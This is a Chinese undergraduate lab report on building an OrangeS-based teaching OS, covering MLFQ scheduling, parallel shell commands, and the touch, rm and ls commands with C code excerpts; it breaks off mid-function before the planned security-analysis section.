**武汉大学国家网络安全学院**

**本科生实验报告**

**操作系统设计与实践期末综合实验**

专 业 名 称 ：网络空间安全

课 程 名 称 ：操作系统设计与实践

指 导 教 师 ：

学 生 学 号 ：

学 生 姓 名 ：

二○二四年十二月

摘 要

本次操作系统设计与实践的期末实验的实验目的是综合课程的实验内容，集成装配出自己的OS系统。实验设计主要遵循OrangeS书中的有关实验知识点，和代码框架。实验内容主要包括：集成OS、拓展shell、系统日志实现和系统安全分析与可信系统设计。

**关键词：**操作系统；shell；日志；安全

# 目 录

[目 录 I](#_Toc186310033)

[1 实验目的和内容 1](#_Toc186310034)

[1.1 实验目的 1](#_Toc186310035)

[1.2 实验内容 1](#_Toc186310036)

[2 实验设计 4](#_Toc186310037)

[2.1 概述 4](#_Toc186310038)

[2.2 实验环境 4](#_Toc186310039)

[2.2.1 virtualbox工具简介 4](#_Toc186310040)

[2.2.2 bochs 工具简介 4](#_Toc186310041)

[2.2.3 硬件环境 5](#_Toc186310042)

[2.3 实验原理分析与实验步骤 5](#_Toc186310043)

[2.3.1 任务一：在已有实验代码基础上，将1-8章节（可以包含第9章）进行功能综合，形成你自己的一个简易OS。 5](#_Toc186310044)

[（1）内存分配 5](#_Toc186310045)

[（2）进程调度的设计实现 6](#_Toc186310046)

[（3）代码树形结构的设计实现 11](#_Toc186310047)

[2.3.2 任务二：扩展shell 12](#_Toc186310048)

[（1）拓展shell实现多指令并行的原理分析 12](#_Toc186310049)

[（2）文件管理实现指令的原理分析 13](#_Toc186310050)

[（3）进程管理实现指令的原理分析 22](#_Toc186310051)

[2.3.3 任务三：扩展系统日志能力，增加系统日志的框架 25](#_Toc186310052)

[（1）核心函数syslog 25](#_Toc186310053)

[（2）功能实现 27](#_Toc186310054)

[（3）封装控制 32](#_Toc186310055)

[2.3.4 任务四：自我安全分析与可信防御 37](#_Toc186310056)

[（1）自我安全分析 37](#_Toc186310057)

[（2）可信防御之静态度量 44](#_Toc186310058)

[（3）可信防御之动态度量 48](#_Toc186310059)

[（4）感知体系化防御 50](#_Toc186310060)

[2.4 实验结果与分析 53](#_Toc186310061)

[2.4.1 任务一：在已有实验代码基础上，将1-8章节（可以包含第9章）进行功能综合，形成你自己的一个简易OS。 53](#_Toc186310062)

[（1）测试用例设计 53](#_Toc186310063)

[（2）测试结果分析 53](#_Toc186310064)

[2.4.2 任务二：扩展shell 54](#_Toc186310065)

[（1）测试用例设计 54](#_Toc186310066)

[（2）测试结果分析 54](#_Toc186310067)

[2.4.3 任务三：扩展系统日志能力，增加系统日志的框架 54](#_Toc186310068)

[（1）测试用例设计 54](#_Toc186310069)

[2.4.4 任务四：自我安全分析与可信防御 54](#_Toc186310070)

[（1）测试用例设计 54](#_Toc186310071)

[（2）测试结果分析 54](#_Toc186310072)

[3 实验总结与心得 56](#_Toc186310073)

[参考文献 57](#_Toc186310074)

[实验报告评分标准 58](#_Toc186310075)

[教师评语评分 60](#_Toc186310076)

# 1 实验目的和内容

## 1.1 实验目的

综合课程的实验内容，集成装配出自己的OS系统。总结本次学期学习的有关bochs的实验操作与上个学期学习的操作系统的理论知识相结合，利用本学习学习的代码能力进一步完善操作系统的shell和其他综合功能。结合所学的软件安全知识以及OS知识，分析掌握OS设计中潜在的安全问题，学习与理解OS安全的基本思想与基本实现手段。

了解一个操作系统在设计过程中可能会遇到的问题，包括代码问题和实践问题，总结问题的原因和解决方法，进一步提升自己对计算机操作系统底层结构的认知。

## 1.2 实验内容

**Week11**

**任务一**

在已有实验代码基础上，将1-8章节（可以包含第9章）进行功能综合，形成你自己的一个简易OS。功能要求：

* 可以考虑使用软盘或者硬盘，启动该mini-OS
* 能够实现你在前面章节所实现的，内存分配与释放
* 能够实现你在前面章节所实现的多进程管理与调度
* 鼓励支持较为复杂的进程调度算法、虚拟内存管理等
* 所有代码需用目录树结构管理，并添加完整的makefile编译，以及文档

**任务二**

扩展shell：

* 利用当前OrangeS所提供的系统调用和API，扩展Shell命令
* 支持进程管理，包括：
* 列出当前运行的进程
* 终止指定的进程
* 支持文件管理，包括：
* 列出当前目录的文件，以及文件的相关属性信息

• 创建新文件

• 打开或编辑指定文件（如果是可执行文件，则运行，如果是文本文件，则打开可编辑）

• 删除指定文件

* 支持在同一个TTY上，可以并发运行多个shell任务

**任务三**

扩展系统日志能力，增加系统日志的框架，支持：

* 使用参数开关相应的系统日志能力
* 对进程的运行过程，可以进行日志记录
* 对文件的访问过程，可以进行日志记录
* 对系统调用过程，可以进行日志记录
* 对设备访问过程，可以进行日志记录

**任务四（选做）**

继续扩展程序，支持基于分页的虚拟内存管理。

* 重点模拟实现请求调页的功能
* 页面替换算法考虑FIFO

**Week12 实验内容**

**任务一：自我OS安全分析**

1. 分析提示：可执行文件的篡改、内存破坏漏洞、权限绕过等
2. POC实现

* 编写若干你发现的漏洞Demo程序，对该OS实施攻击测试

**任务二：可信防护**

1. 静态度量
   * + 对你的OS进行扩充，编写一个程序模块，该程序模块能够在，当OS加载可执行文件时，对该可执行文件进行完整性校验，并进行比对。
     + 完整性校验的算法，可采用简单的奇偶校验算法。
     + 思考：
2. 这样的度量，是否能够抵御对可执行文件的篡改？
3. 完整性校验算法，使用奇偶校验算法，是否存在什么问题？
4. 完整性校验值应该存在哪里？
5. 动态度量
   * + 对你的OS进行扩充，编写一个自动化的触发程序
     + 触发时，读取当前运行的进程的内存布局进行，并解析堆栈结构，检查堆栈返回地址是否合法
     + 思考：
6. 如何理解“合法”的概念？
7. 你的实现能否抵御POC实现中，第二个攻击？
8. 这种度量方法的效率如何，存在什么额外的安全问题？

(三) 感知与体系化防护（选做）

对你的OS进行扩充，探索体系化防护思路。明确攻击平面有哪些? 并考虑相应防护

个人分工：任务二、任务四

# 2 实验设计

## 2.1 概述

在这次实验中，除开书上以实现的部分，我们将重点实现shell中文件和进程相关的指令：echo、cat、ls、rm、touch、ps、kill指令，以及自定义开关的日志记录，同时将针对不同的漏洞设计攻击，并且针对操作系统的漏洞进行检测防御，最终实现一个可以交互运行并且有一定安全性的简易系统。

## 2.2 实验环境

### 2.2.1 virtualbox工具简介

VirtualBox 是由甲骨文公司（Oracle）开发的免费开源的虚拟化软件，支持在一台物理主机上运行多个虚拟机，适用于不同操作系统的安装和运行。它广泛用于软件开发、测试环境搭建以及学习和研究等场景。VirtualBox 的主要功能包括：多平台支持：兼容 Windows、macOS、Linux 等主机操作系统。多种操作系统虚拟化：支持运行包括 Linux、Windows、MacOS 及其他操作系统的虚拟机。快照功能：允许保存虚拟机的当前状态，以便日后恢复。网络支持：提供多种网络模式（如 NAT、桥接、仅主机模式等），便于虚拟机联网和隔离。共享文件夹：实现主机与虚拟机间的文件共享。

VirtualBox在本次实验体现出的优点是稳定和简洁，在安装完拓展包后就可以直接实现虚拟机与主机之间的拖拽与粘贴板共享，同时在整个实验过程中没有发生过一次崩溃或者卡死。

### 2.2.2 bochs 工具简介

Bochs是一个用C++编写的开源模拟器，主要用于模拟x86计算机硬件环境。它可以模拟Intel x86 CPU、常见的I/O设备和定制的BIOS。Bochs能够运行各种不同的操作系统，如DOS、Windows、Linux、BSD等，并且支持许多外部设备，如键盘、鼠标、串口、并口等。在实际使用中，Bochs的强大在于其的调试功能，可以设置断点找到出错的代码位置，也可以自己查看运行时的各种寄存器数值。

### 2.2.3 硬件环境

主机：Windows10 CPU: 12th Gen intel(R) i5-12400

虚拟机版本：Unbuntu 14.04


## 2.3 实验原理分析与实验步骤


在本次实验的任务一中，我们集中精力实现了进程管理与调度以及内存分配等核心功能的整合，并成功开发了更为先进的调度算法。在任务二中，为了扩展shell的功能，使其能够处理文件操作和进程控制相关的指令，我们重点对内存管理(mm)和文件系统(fs)相关的代码进行了添加和修改。任务三中，我们对已有的功能进行了增强，加入了用户自定义的开关选项和类别选择功能。在任务四中，我们针对打印操作、缓冲区溢出以及文件注入等安全威胁，设计并实现了一系列的自定义攻击指令，并构建了相应的静态和动态防御措施。

### **2.3.1 任务一：**在已有实验代码基础上，将1-8章节（可以包含第9章）进行功能综合，形成你自己的一个简易OS。

#### （1）内存分配

在书本中已经添加过alloc\_mem和free\_mem函数,代码如下：





**这个函数可以为进程分配1M大小的物理内存空间。**

#### （2）进程调度的设计实现

在该任务中，我们以书本第六章/r/目录下的代码为基础，实现了以下三种多进程调度算法：

* 基于优先级的进程调度（书本源码）
* 多级反馈队列调度算法MLFQ
* 高响应比优先调度算法HRRN

这里主要讨论多级反馈队列调度算法。

源代码在判断到所有进程的ticks都耗完之后，会将进程的ticks重置为priority的值。但在多级反馈队列调度算法中，如果此时该任务剩余的时间小于priority，就会出现矛盾。因此，要将ticks重置为MIN(priority, whole\_time)：

1. **if** (greatest\_ticks == 0)
2. **for** (p = proc\_table; p < proc\_table+arrived\_num; p++) {
3. **if**(p->whole\_time > 0)
4. p->ticks = p->priority >p->whole\_time ? p->priority :p->whole\_time;
5. }

当一个进程的whole\_time值自减到0时，就代表它已经完成了，不再需要请求。此时我们输出提示信息，并使用记录完成时间

1. PROCESS\* p = p\_proc\_ready;
2. **if**(p->whole\_time == 0) {
3. disp\_str(" done\n");
4. p->done\_time = get\_ticks();
5. }

当检测到所有进程的whole\_time都变成0，就输出记录的信息（代码冗长且无聊，在此不放出），并进入死循环状态。

多级反馈队列调度算法是一种动态优先级调度算法，它通过设置多个就绪队列并为每个队列分配不同的优先级和时间片长度来实现。在本实验报告中，我们将详细描述该算法的实现过程：

1. **队列设置与优先级分配**：


* 我们创建了多个遵循先来先服务（FCFS）原则的就绪队列，记为Q0，Q1，...，Qn，其中Q0具有最高的优先级，优先级随着队列编号的增加而降低。
* 每个队列被赋予了不同长度的时间片，优先级越高的队列，其时间片长度越短。

1. **进程调度流程**：

* 新进程P进入内存后，首先被放入Q0队列的末尾，等待调度。
* 处理器每次调度时，会选择当前非空队列中优先级最高的队列，并执行该队列中的第一个进程。
* 当进程P执行时，若能在分配的时间片内完成，则退出系统；若时间片耗尽仍未完成，则根据算法规则，将P移至下一级队列的末尾（若已在最低优先级队列Qn中，则回到Qn队列末尾，执行时间片轮转）。
* 在P执行期间，若有更高优先级的进程进入，将发生抢占，处理器将转而执行更高优先级队列中的第一个进程，而P则返回至其原队列末尾等待下一次调度。

1. **算法实现细节**：

* 为了实现多级反馈队列调度算法，我们首先对进程控制块（sproc）结构进行了修改，增加了进程所属队列的属性。
* 接着，我们定义了队列的属性。在本实验中，我们设定了四级队列，因此在const.h文件中添加了相应的定义。
* 在global.h文件中，我们定义了两个数组，分别用于记录各级队列的时间片长度和进程数（队列的优先级即数组下标，无需额外记录）。



接下来定义队列的属性。在本次实验中我们想要设置4级的队列，所以先在const.h中添加定义。然后在global.h中开两个数组，分别记录每级队列被分配的时间片长度、以及每个队列中的进程数（队列的优先级即为数组下标，不必单独记录）。此外，再设置一个变量记录已完成的进程数。

1. EXTERN  **int**     time\_piece\_q[NUM\_OF\_QUEUES];    // 每一级队列的时间片
2. EXTERN  **int**     task\_cnt\_q[NUM\_OF\_QUEUES];      // 每一级队列当前的进程数量
3. EXTERN  **int**     done\_num;

初始化时添加如下代码，设置的时间片的数值合适且越来越大即可：

1. // 设置时间片 MFQ用
2. time\_piece\_q[0] = 2;
3. time\_piece\_q[1] = 3;
4. time\_piece\_q[2] = 4;
5. time\_piece\_q[3] = 8;
6. // queue setting MFQ用
7. **for**(i = 0; i < NUM\_OF\_QUEUES; i ++) task\_cnt\_q[i] = 0;
8. **for**(i = 0; i < NR\_TASKS; i ++) {
9. proc\_table[i].q\_num = 0;
10. proc\_table[i].ticks = time\_piece\_q[proc\_table[i].q\_num];
11. // pos=100表示在队列之外
12. proc\_table[i].pos = 100;
13. }

在proc.c中，我们将实现多级反馈队列调度算法的调度函数部分。在调度函数的开始，首先检查当前时刻是否为某个进程的到达时刻。如果是，将该进程加入到0号队列的末尾，并更新该队列的进程数。当一个进程耗尽其分配的时间片时，我们需要执行以下操作：

1. **更新队列进程数**：将当前进程所在的队列的进程数减1。
2. **调整进程位置**：将该队列中其他进程的pos值减1，以保持队列的顺序。
3. **移动进程到下一个队列**：将当前进程移动到下一个队列。如果当前进程已经在最高优先级队列（例如Q3），则将其重新加入到Q3的末尾。
4. **更新新队列的进程数**：将新队列的进程数加1。


在调整队列和选择执行进程时，需要排除那些pos值为100的进程，这些进程表示未到达或已执行完毕。

1. **if**(p->ticks <= 0) {
2. task\_cnt\_q[p->q\_num] --;
3. // 把该队列中其他的进程pos往前挪
4. **for**(i = 0; i < NR\_TASKS; i ++) {
5. **if**(proc\_table[i].q\_num == p->q\_num && proc\_table[i].pos != 0 && proc\_table[i].pos != 100) {
6. proc\_table[i].pos --;
7. }
8. }
9. // 然后把该队列加入下一个队列（如果到底了就加回自己后面）
10. **if**(p->q\_num != 3) p->q\_num ++;
11. // 队列中进程数+1
12. task\_cnt\_q[p->q\_num] ++;
13. // 设置进程信息,注意检查whole\_time的问题
14. p->pos = task\_cnt\_q[p->q\_num] - 1;
15. p->ticks = p->whole\_time < time\_piece\_q[p->q\_num] ? p->whole\_time : time\_piece\_q[p->q\_num];
16. // 执行完了，就移出队列
17. **if**(p->whole\_time <= 0) {
18. task\_cnt\_q[p->q\_num]--;
19. p->done\_time = get\_ticks();
20. p->pos = 100;
21. done\_num ++;
22. disp\_str(" done\n");
23. }
24. // 寻找当前优先级最高的非空队列
25. **int** min\_q;
26. **for**(i = 0; i < NUM\_OF\_QUEUES; i ++)
27. **if**(task\_cnt\_q[i] > 0) {
28. min\_q = i;
29. **break**;
30. }
31. // 在其中拿第一位的出来执行
32. **for**(i = 0; i < NR\_TASKS; i ++)
33. **if**(proc\_table[i].q\_num == min\_q && proc\_table[i].pos == 0) {
34. p\_proc\_ready = proc\_table + i;
35. **break**;
36. }
37. }

此外，还要考虑发生“抢占”的情况。如果当前正在执行的进程还没有耗完自己的时间片，那么就需要检查更高级别的队列中是否有就绪进程，以此决定是否触发抢占。按优先级从高到低依次检查，如果能找到进程数量非0且优先级高于当前的队列，就将执行权转移给其中pos=0的进程。然后把当前执行的这个进程，放回到所在队列的尾部，并将剩余ticks重置为该队列分配的时间片大小

1. **else** {
2. // 如果没执行完的话，检查抢占
3. **for**(i = 0; i < p->q\_num; i ++) {
4. **if**(task\_cnt\_q[i] > 0) {
5. // 发现了优先级更高的队列中有进程
6. **int** j;
7. **for**(j = 0; j < NR\_TASKS; j ++)
8. **if**(proc\_table[j].q\_num == i && proc\_table[j].pos == 0) {
9. disp\_str(" grab\n");
10. p\_proc\_ready = proc\_table + j;
11. **break**;
12. }
13. // 当前进程回到队尾
14. **for**(j = 0; j < NR\_TASKS; j ++)
15. **if**(proc\_table[j].q\_num == p->q\_num && proc\_table[j].pos != 0 && proc\_table[j].pos != 100) {
16. proc\_table[j].pos --;
17. }
19. p->pos = task\_cnt\_q[p->q\_num] - 1;
20. p->ticks = p->whole\_time < time\_piece\_q[p->q\_num] ? p->whole\_time : time\_piece\_q[p->q\_num];
21. **break**;
22. }
23. }
24. }


代码运行结果如下：



通过输出结果可以看到，我们的优先级调度，多级队列调度和时间片算法实现没有问题。

#### （3）代码树形结构的设计实现

在我们的操作系统中，树形结构与书中最后第十章的代码类似，主要由boot，kernel，ls，mm，command，lib，include，scrips八个文件夹组成，在文件夹外还包括我们的启动软盘和makefile，其中makefile的编写也严格按照树形结构进行。在Ubuntu中可以使用tree指令来查看文件夹的结构：



### 2.3.2 **任务二：**扩展shell

#### （1）拓展shell实现多指令并行的原理分析

在书中第十章提供了一个简易 shell 的实现案例，该shell程序能够读取用户输入的命令，并通过空格将输入的命令分割，存储到指针数组argv中，其中分割后的命令数量被记录为argc。

然而，现有的shell实现默认将argv[0]视为命令，并在磁盘中搜索相应的二进制文件，而将其余所有输入视为参数。因此，它仅支持单一命令的执行。在Linux环境中，通常使用‘&’符号作为分隔符，将命令分割成多个部分，并以多进程的方式并行执行这些命令。

为了实现同时读取并执行多个指令的功能，我们首先需要定义一个结构来存储多个指令的字符串，并且定义一个标志位来判断输入中是否存在“&”符号，以确定是否有多个指令需要被执行。这样的设计允许我们的shell程序能够处理复杂的命令行输入，包括那些需要并行执行多个命令的情况。

1. **int** argv1[PROC\_ORIGIN\_STACK];
2. **int** argv2[PROC\_ORIGIN\_STACK];
3. **int** argc1 = 0;
4. **int** argc2 = 0;
5. **int** mul\_task = 0;

接下来，在分割字符串的时候检索是否有“&”，如果有就修改标记位，并且打开两个并行指令对应的文件：

1. **for** (i = 0; i < argc; i++) {
2. **if** (!mul\_task) {
3. argv1[i] = argv[i];
4. argc1++;
5. **if**(strcmp(argv[i], "&") == 0) {
6. argc1--;
7. mul\_task = 1;
8. }
9. } **else** {
10. argc2++;
11. argv2[i - 1 - argc1] = argv[i];
12. }
13. }
14. argv1[argc1] = 0;
15. argv2[argc2] = 0;
17. **int** fd1 = open(argv1[0], O\_RDWR);
18. **int** fd2 = 1;
19. **if** (mul\_task) {
20. fd2 = open(argv2[0], O\_RDWR);
21. }

接下来，我们通过创建两个子进程来实现指令的并行执行。具体来说，我们首先使用fork()系统调用生成两个独立的进程。然后，我们根据这两个进程的进程标识符（PID）分别调用execv()函数，以执行相应的命令。在执行过程中，我们还会输出与每个进程相关的信息，以便跟踪和验证并行执行的状态。通过这种方式，我们成功实现了真正的指令并行执行，即多个命令可以同时在不同的进程中运行：

1. **if**(pid1 != 0 && pid2 !=0) {
2. **int** s1;
3. wait(&s1);
4. } **else** **if** (pid1 == 0) {
5. **if**(mul\_task) {
6. printf("[pid: %d]command: %s\n", getpid(), argv1[0])；
7. }
8. execv(argv1[0], argv1);
9. } **else** **if** (pid2 != -1) {
10. printf("[pid: %d]command: %s\n", getpid(), argv2[0]);
11. execv(argv2[0], argv2);
12. }

#### （2）文件管理实现指令的原理分析


在添加用户指令之前，我们要先弄清楚指令添加基本过程，此后的十多个指令的添加都是依照此基础进行的。

对于一个标准的用户指令，我们遵循以下步骤进行集成：

**编译与打包**：首先，我们需要编译该指令生成相应的二进制文件和可执行文件，并将这些可执行文件压缩进inst.tar包中，以备后续使用。

**系统启动与解压**：在系统启动时，inst.tar包会被解压，释放出所有包含的执行文件，并将其保存至磁盘，以便用户通过输入相应的字符串来调用这些指令。

**代码联动与宏定义**：对于涉及文件系统和进程管理的复杂指令，我们还需要确保它们能够与系统的其他部分进行有效的代码联动。此外，我们还需要在脚本文件和头文件中添加相应的宏定义，以包含这些指令文件的信息。



**Touch指令-创建文件**

首先，在command中我们创建touch.c文件，在第十章的open函数中，打开文件的同时也实现了创建的功能，所以，想要创建一个文件调用open函数，touch指令的格式如下：touch <filename>

1. #include "stdio.h"
3. **int** main(**int** args, **char**\* argv[]) {
4. // create文件需要使用open函数
5. **int** fd = open(argv[1], O\_CREAT);
6. **if** (fd != -1) {
7. printf("create %s successfully\n", argv[1]);
8. } **else** {
9. printf("faile to create %s\n", argv[1]);
10. }
11. **return** 0;
12. }

在lib/open中，open函数将信息的类型定义为open，将文件名等信息传入fs文件系统中用于指令文件相关的任务。

1. PUBLIC **int** open(**const** **char** \*pathname, **int** flags)
2. {
3. MESSAGE msg;
4. msg.type    = OPEN;
5. msg.PATHNAME    = (**void**\*)pathname;
6. msg.FLAGS   = flags;
7. msg.NAME\_LEN    = strlen(pathname);
9. send\_recv(BOTH, TASK\_FS, &msg);
10. assert(msg.type == SYSCALL\_RET);
11. **return** msg.FD;
12. }

在fs/open.c中，do\_open函数对传入的文件名进行检索，如果没有检索到会直接以这个文件名创建一个文件，create\_file函数创建一个文件头结点的结构体，为其分配内存空间，最后返回指向文件头的指针，表示文件创建完毕。

1. PRIVATE **struct** inode \* create\_file(**char** \* path, **int** flags)
2. {
3. **char** filename[MAX\_PATH];
4. **struct** inode \* dir\_inode;
5. **if** (strip\_path(filename, path, &dir\_inode) != 0)
6. **return** 0;
8. **int** inode\_nr = alloc\_imap\_bit(dir\_inode->i\_dev);
9. **int** free\_sect\_nr = alloc\_smap\_bit(dir\_inode->i\_dev,
10. NR\_DEFAULT\_FILE\_SECTS);
11. **struct** inode \*newino = new\_inode(dir\_inode->i\_dev, inode\_nr,
12. free\_sect\_nr);
14. new\_dir\_entry(dir\_inode, newino->i\_num, filename);
16. **return** newino;
17. }

**Rm指令**

与上述操作相似，我们创建command/rm.c，只不过我们需要调用unlink函数：

1. **int** main(**int** args, **char**\* argv[]) {
2. **if** (args != 2) {
3. printf("please use the rm in right format\n");
4. } **else** {
5. **if** (unlink(argv[1]) == -1) {
6. printf("rm file failed\n");
7. **return** -1;
8. }
9. printf("%s is successfully removed\n", argv[1]);
10. }
11. **return** 0;
12. }

在书本中，我们已经学习到了如何去删除一个文件。释放inode-map和sector-map中的相应位，同时删除根目录中的目录项即可。这个操作已经用unlink实现过了。于是我们可以想到利用unlink操作去实现rm命令。在接收到超级块的指针后，该函数首先处理inode位图，将其对应的位释放并设置为0，以表示该inode不再被任何文件使用。随后，采用相同的方法，我们释放数据块位图，清除所有相关字节，并将文件节点中的数据位全部重置为0：

1. **struct** super\_block \* sb = get\_super\_block(pin->i\_dev);
3. **int** byte\_idx = inode\_nr / 8;
4. **int** bit\_idx = inode\_nr % 8;
5. assert(byte\_idx < SECTOR\_SIZE);  /\* we have only one i-map sector \*/
6. /\* read sector 2 (skip bootsect and superblk): \*/
7. RD\_SECT(pin->i\_dev, 2);
8. assert(fsbuf[byte\_idx % SECTOR\_SIZE] & (1 << bit\_idx));
9. fsbuf[byte\_idx % SECTOR\_SIZE] &= ~(1 << bit\_idx);
10. WR\_SECT(pin->i\_dev, 2);
12. bit\_idx  = pin->i\_start\_sect - sb->n\_1st\_sect + 1;
13. byte\_idx = bit\_idx / 8;
14. **int** bits\_left = pin->i\_nr\_sects;
15. **int** byte\_cnt = (bits\_left - (8 - (bit\_idx % 8))) / 8;
17. /\* current sector nr. \*/
18. **int** s = 2  /\* 2: bootsect + superblk \*/
19. + sb->nr\_imap\_sects + byte\_idx / SECTOR\_SIZE;
21. RD\_SECT(pin->i\_dev, s);
22. **int** i;
23. /\* clear the first byte \*/
24. **for** (i = bit\_idx % 8; (i < 8) && bits\_left; i++,bits\_left--) {
25. assert((fsbuf[byte\_idx % SECTOR\_SIZE] >> i & 1) == 1);
26. fsbuf[byte\_idx % SECTOR\_SIZE] &= ~(1 << i);
27. }
28. /\* clear bytes from the second byte to the second to last \*/
29. **int** k;
30. i = (byte\_idx % SECTOR\_SIZE) + 1;   /\* the second byte \*/
31. **for** (k = 0; k < byte\_cnt; k++,i++,bits\_left-=8) {
32. **if** (i == SECTOR\_SIZE) {
33. i = 0;
34. WR\_SECT(pin->i\_dev, s);
35. RD\_SECT(pin->i\_dev, ++s);
36. }
37. assert(fsbuf[i] == 0xFF);
38. fsbuf[i] = 0;
39. }
41. /\* clear the last byte \*/
42. **if** (i == SECTOR\_SIZE) {
43. i = 0;
44. WR\_SECT(pin->i\_dev, s);
45. RD\_SECT(pin->i\_dev, ++s);
46. }
47. unsigned **char** mask = ~((unsigned **char**)(~0) << bits\_left);
48. assert((fsbuf[i] & mask) == mask);
49. fsbuf[i] &= (~0) << bits\_left;
50. WR\_SECT(pin->i\_dev, s);
52. pin->i\_mode = 0;
53. pin->i\_size = 0;
54. pin->i\_start\_sect = 0;
55. pin->i\_nr\_sects = 0;
56. sync\_inode(pin);
57. /\* release slot in inode\_table[] \*/
58. put\_inode(pin);
60. **int** dir\_blk0\_nr = dir\_inode->i\_start\_sect;
61. **int** nr\_dir\_blks = (dir\_inode->i\_size + SECTOR\_SIZE) / SECTOR\_SIZE;
62. **int** nr\_dir\_entries =
63. dir\_inode->i\_size / DIR\_ENTRY\_SIZE;
64. **int** m = 0;
65. **struct** dir\_entry \* pde = 0;
66. **int** flg = 0;
67. **int** dir\_size = 0;

这样，这个文件所分配的所有的内容，包括存储块和结构体文件信息就被全部清除了。

**Ls指令-打印出当前目录下所有的文件名**

对于一个额外的系统调用信息。文件名信息是存储在文件系统中，这里我们选择参照unlink的实现方式，增加系统调用实现读取到对应位置的信息并返回。

书本中也提到了增加系统调用的方式：

• 定义一种消息，比如MMM（可参照incluse/sys/const.h中UNLINK的定义方法）

• 写一个函数来处理MMM消息（可参照fs/link.c中do\_unlink( )的代码）

• 修改task\_fs( )，增加对消息MMM的处理。

• 写一个用户接口函数xxx( )（可参照lib/unlink.c中unlink( )的代码）

• 添加函数声明

我们参照这一步骤来逐步实现。首先编写ls在command中文件。将 list 返回结果保存并打印该结果即可。

1. #include "stdio.h"
2. #include "type.h"
4. **int** main(**int** argc, **char** \*argv[]){
6. **char** \*result;
7. result = slist("/");
8. printf("%s",result);
9. printf("\n");
10. **return** 0;
11. }

同样的，我们需要一个调用接口函数来实现slist信息的传入，在lib中创建slist.c文件，我们定义一种新的处理类型“search”表示找到并输出所有文件名：

1. PUBLIC **char**\* slist(**char** \*path)
2. {
